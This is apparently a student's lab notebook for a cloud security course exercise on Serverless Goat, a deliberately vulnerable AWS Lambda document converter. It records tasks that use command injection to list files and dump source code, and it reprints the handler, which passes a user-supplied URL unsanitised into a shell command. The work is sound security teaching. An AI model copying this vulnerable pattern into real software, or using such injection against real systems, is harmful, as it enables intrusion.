
4.2 Serverless Goat

The endpoint exposes the region it is being run in. What region does it reside in?

-It is in us-east-1.

Take a screenshot of the endpoint that handles the submission

-The end point is “Prod/api/convert”.



Take a screenshot of code and its associated header

The screenshot shows the Firefox Network tab with the following details:

- Request Headers:**
 - GET /Prod/api/convert?document_url=https://thefengs.com/wuchang/courses/cs495/files/Q.doc
 - Host: eh2w2331i5.execute-api.us-east-1.amazonaws.com
- Response Headers:**
 - Status: 302 Found
 - Content-Type: application/json
 - Content-Length: 0
 - Location: http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com
 - Date: Sat, 15 May 2021 18:21:07 GMT
 - X-Amzn-RequestId: ca5e2b56-ba37-41e7-a45b-f3915ae3083f
 - X-Amz-Apigw-Id: fYebCFZKoAMFsvg=
 - X-Amzn-Trace-Id: Root=1-60a01113-460e3e7510b34a964264789e; Sampled=0
 - X-Cache: Miss from cloudfront
 - Via: 1.1 8f22423015641505b8c857a37450d6c0.cloudfront.net (CloudFront)
 - X-Amz-Cf-Pop: HI050-C1
 - X-Amz-Cf-Id: BTuKnqke0jHMa40PYB0VKJuYYm-Sha9USTCENyh4vgfXwd9mFGnDQ==
 - X-Firefox-Spdy: h2
- Request Headers (539 B):**
 - GET /Prod/api/convert?document_url=https%3A%2Fthefengs.com%2Fwuchang%2Fcourses%2Fcs495%2Ffile
 - Host: eh2w2331i5.execute-api.us-east-1.amazonaws.com

What AWS-specific headers are included?

-The AWS-specific headers are: "x-amzn-requestid", "x-amz-apigw-id", "x-amzn-trace-id", "x-amz-cf-pop", and "x-amz-cf-id".

What is the path to the file that is being executed?

-"/Prod/api/convert?document_url=https://thefengs.com/wuchang/courses/cs495/files/Q.doc"

What line of code in this file does the error happen?

-It happens in Line 1, Column 1.

What line of code called the function that the error happens in (e.g. the call stack)?

-Below is the error I received. It looks as though the error happens in line 9 of index.js

“`TypeError: Cannot read property 'document_url' of null`

`at log (/var/task/index.js:9:49)`

`at exports.handler (/var/task/index.js:25:11)"`

Visit the AWS API Gateway [Developer Guide](#) and examine the topics in the "Develop" section of "Working with REST APIs". Find a feature that can be enabled to help this serverless application validate its input. Take a screenshot of it.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is titled "Enable request validation" and displays the AWS API Gateway Developer Guide page for "Overview of basic request validation in API Gateway". The URL in the address bar is <https://docs.aws.amazon.com/apigateway/latest/developerguide/api-gateway-method-request-validation.html>. The page content discusses basic request validation conditions and includes a note about request body validation and passthrough. On the left, there is a vertical sidebar with various icons for different AWS services like Lambda, CloudWatch, and S3. The top of the browser window shows the date and time as May 15 11:35 AM.

May 15 11:35 AM

Activities Firefox Web Browser ▾

Workbench 4.2: Serverless Go X Enable request val X eh2w2331i5.execute-a X Lab Notebook #4- X cs595gomez22 - A X

May 15 11:35 AM

Workbench 4.2: Serverless Go X Enable request val X eh2w2331i5.execute-a X Lab Notebook #4- X cs595gomez22 - A X

https://docs.aws.amazon.com/apigateway/latest/developerguide/api-gateway-method-request-validation.html

aws Search in this guide English

AWS Documentation Amazon API Gateway Developer Guide

Overview of basic request validation in API Gateway

API Gateway can perform the basic validation. This enables you, the API developer, to focus on app-specific deep validation in the backend. For the basic validation, API Gateway verifies either or both of the following conditions:

- The required request parameters in the URI, query string, and headers of an incoming request are included and non-blank.
- The applicable request payload adheres to the configured [JSON schema](#) [request model](#) of the method.

To enable basic validation, you specify validation rules in a [request validator](#), add the validator to the API's [map of request validators](#), and assign the validator to individual API methods.

Note


Request body validation and [request body passthrough](#) are two separate issues. When a request payload cannot be validated because no model schema can be matched, you can choose to passthrough or block the original payload.

For example, when you enable request validation with a mapping template for the application/json media type, you might want to pass an XML payload through to the backend even though the enabled request validation will fail. This might be the case if you expect to support the XML payload on the method in the future. To fail the request with an XML payload, you must explicitly choose the NEVER option for the content passthrough behavior.


On this

Overview validation

Use command injection to obtain the working directory the application is run in. Show a screenshot of the result at the end of the page returned.



Then use command injection to obtain a listing of the directory and show the files that are there.




Use command injection to dump out the source file that implements this Lambda function.

A screenshot of a Linux desktop environment. On the left is a vertical dock with icons for Workbench, Terminal, Help, Dash, Code Editor, Camera, and a messaging application. The main window shows a terminal window titled 'Workbench' with the following code:


```
const child_process = require('child_process'); const AWS = require('aws-sdk'); const uuid = require('node-uuid'); async function log(event) { const docClient = new AWS.DynamoDB.DocumentClient(); let requestid = event.requestContext.requestId; let ip = event.requestContext.identity.sourceIp; let documentUrl = event.queryStringParameters.document_url; await docClient.put({ TableName: process.env.TABLE_NAME, Item: { 'id': requestid, 'ip': ip, 'document_url': documentUrl } }).promise(); } exports.handler = async (event) => { try { await log(event); let documentUrl = event.queryStringParameters.document_url; let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString(); // Lambda response max size is 6MB. The workaround is to upload result to S3 and redirect user to the file. let key = uuid.v4(); let s3 = new AWS.S3(); await s3.putObject({ Bucket: process.env.BUCKET_NAME, Key: key, Body: txt, ContentType: 'text/html', ACL: 'public-read' }).promise(); return { statusCode: 302, headers: { "Location": `${process.env.BUCKET_URL}/${key}` } }; } catch (err) { return { statusCode: 500, body: err.stack } } };
```

The terminal window has tabs for 'Workbench', '4.2: Serverless Goat', 'serverlessrepo-serverless-g...', 'Lab Notebook #4 - Goog...', and 'cs595gomez22 - AWS Cli...'. The URL in the address bar is 'serverlessrepo-serverless-goat-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com/f50241...'. The status bar at the top right shows 'May 15 11:51 AM'.

Lambda functions have a timeout value of 5 minutes. Use command injection to trigger this timeout and take a screenshot of the error that results from invocations that take too much time to run.



Show the line of code that the command is injected into.



test exploit > CS594-TermProject > JS test.js > handler > exports.handler

```
1 const child_process = require('child_process');
2 const AWS = require('aws-sdk');
3 const uuid = require('node-uuid');
4 async function log(event) {
5     const docClient = new AWS.DynamoDB.DocumentClient();
6     let requestid = event.requestContext.requestId;
7     let ip = event.requestContext.identity.sourceIp;
8     let documentUrl = event.queryStringParameters.document_url;
9     await docClient.put({
10         TableName: process.env.TABLE_NAME,
11         Item: {
12             'id': requestid,
13             'ip': ip,
14             'document_url': documentUrl
15         } }).promise(); }
16 exports.handler = async (event) => {
17     try {
18         await log(event);
19         let documentUrl = event.queryStringParameters.document_url;
20         let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString();
21         // Lambda response max size is 6MB. The workaround is to upload result to S3 and redirect user to
22         let key = uuid.v4();
23         let s3 = new AWS.S3();
24         await s3.putObject({
25             Bucket: process.env.BUCKET_NAME, Key: key, Body: txt, ContentType: 'text/html',
26             ACL: 'public-read' }).promise();
27             return { statusCode: 302, headers: { "Location": `${process.env.BUCKET_URL}/${key}` } };
28         } catch (err) { return { statusCode: 500, body: err.stack }; } };

```

Ln 20, Col 114 (174 selected) Spaces: 2

Show the packages that this file requires. How is each package used in this code?

- The “AWS” package is used to initialize an object to interact with the database using the line “const docClient = new AWS.DynamoDB.DocumentClient()”. It is also used to initialize an s3.
- The “child_process” package is used to call “execSync” on a line of code which interprets the document_url.
- The “uuid” package is used to set a key variable which is then passed into a putObject function. I imagine that this is for storing the converted documents on the back end.

```
test exploit > CS594-TermProject > JS testjs > ...
1 const child_process = require('child_process');
2 const AWS = require('aws-sdk');
3 const uuid = require('node-uuid');
4
5 async function log(event) {
6     const docClient = new AWS.DynamoDB.DocumentClient();
7     let requestid = event.requestContext.requestId;
8     let ip = event.requestContext.identity.sourceIp;
9     let documentUrl = event.queryStringParameters.document_url;
10    await docClient.put({
11        TableName: process.env.TABLE_NAME,
12        Item: {
13            'id': requestid,
14            'ip': ip,
15            'document_url': documentUrl
16        } }).promise();
17 exports.handler = async (event) => {
18     try {
19         await log(event);
20         let documentUrl = event.queryStringParameters.document_url;
21         let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString();
22         // Lambda response max size is 6MB. The workaround is to upload result to S3 and redirect user to the file.
23         let key = uuid.v4();
24         let s3 = new AWS.S3();
25         await s3.putObject({
26             Bucket: process.env.BUCKET_NAME, Key: key, Body: txt, ContentType: 'text/html',
27             ACL: 'public-read' }).promise();
28         return { statusCode: 302, headers: { "Location": `${process.env.BUCKET_URL}/${key}` } };
29     } catch (err) { return { statusCode: 500, body: err.stack }; }
30 }
```

Find the part of the code that writes the converted document into the S3 bucket. How is the name of the bucket obtained by the application code?

-It is obtained via an environment variable.

What database is being used to store information about requests?

What information is stored? How does the application obtain the name of the table that this information is stored in?

-The database is DynamoDB. The “requestid”, “ip”, and “document_url” are placed into an “Item” object which is then stored. The table name is gotten from an environment variable.


Use command injection to dump the contents of the package manifest file for the application. What version of packages does the source file depend upon? Look up this package and version to determine how old the package is? Find any known vulnerabilities in this package.

-The source file depends on “node-uuid” version 1.4.3. The npmjs.com website shows that this package and version was published six years ago. A vulnerability I found in this package is “insecure randomness” where the package uses Math.random which can produce “predictable values”.

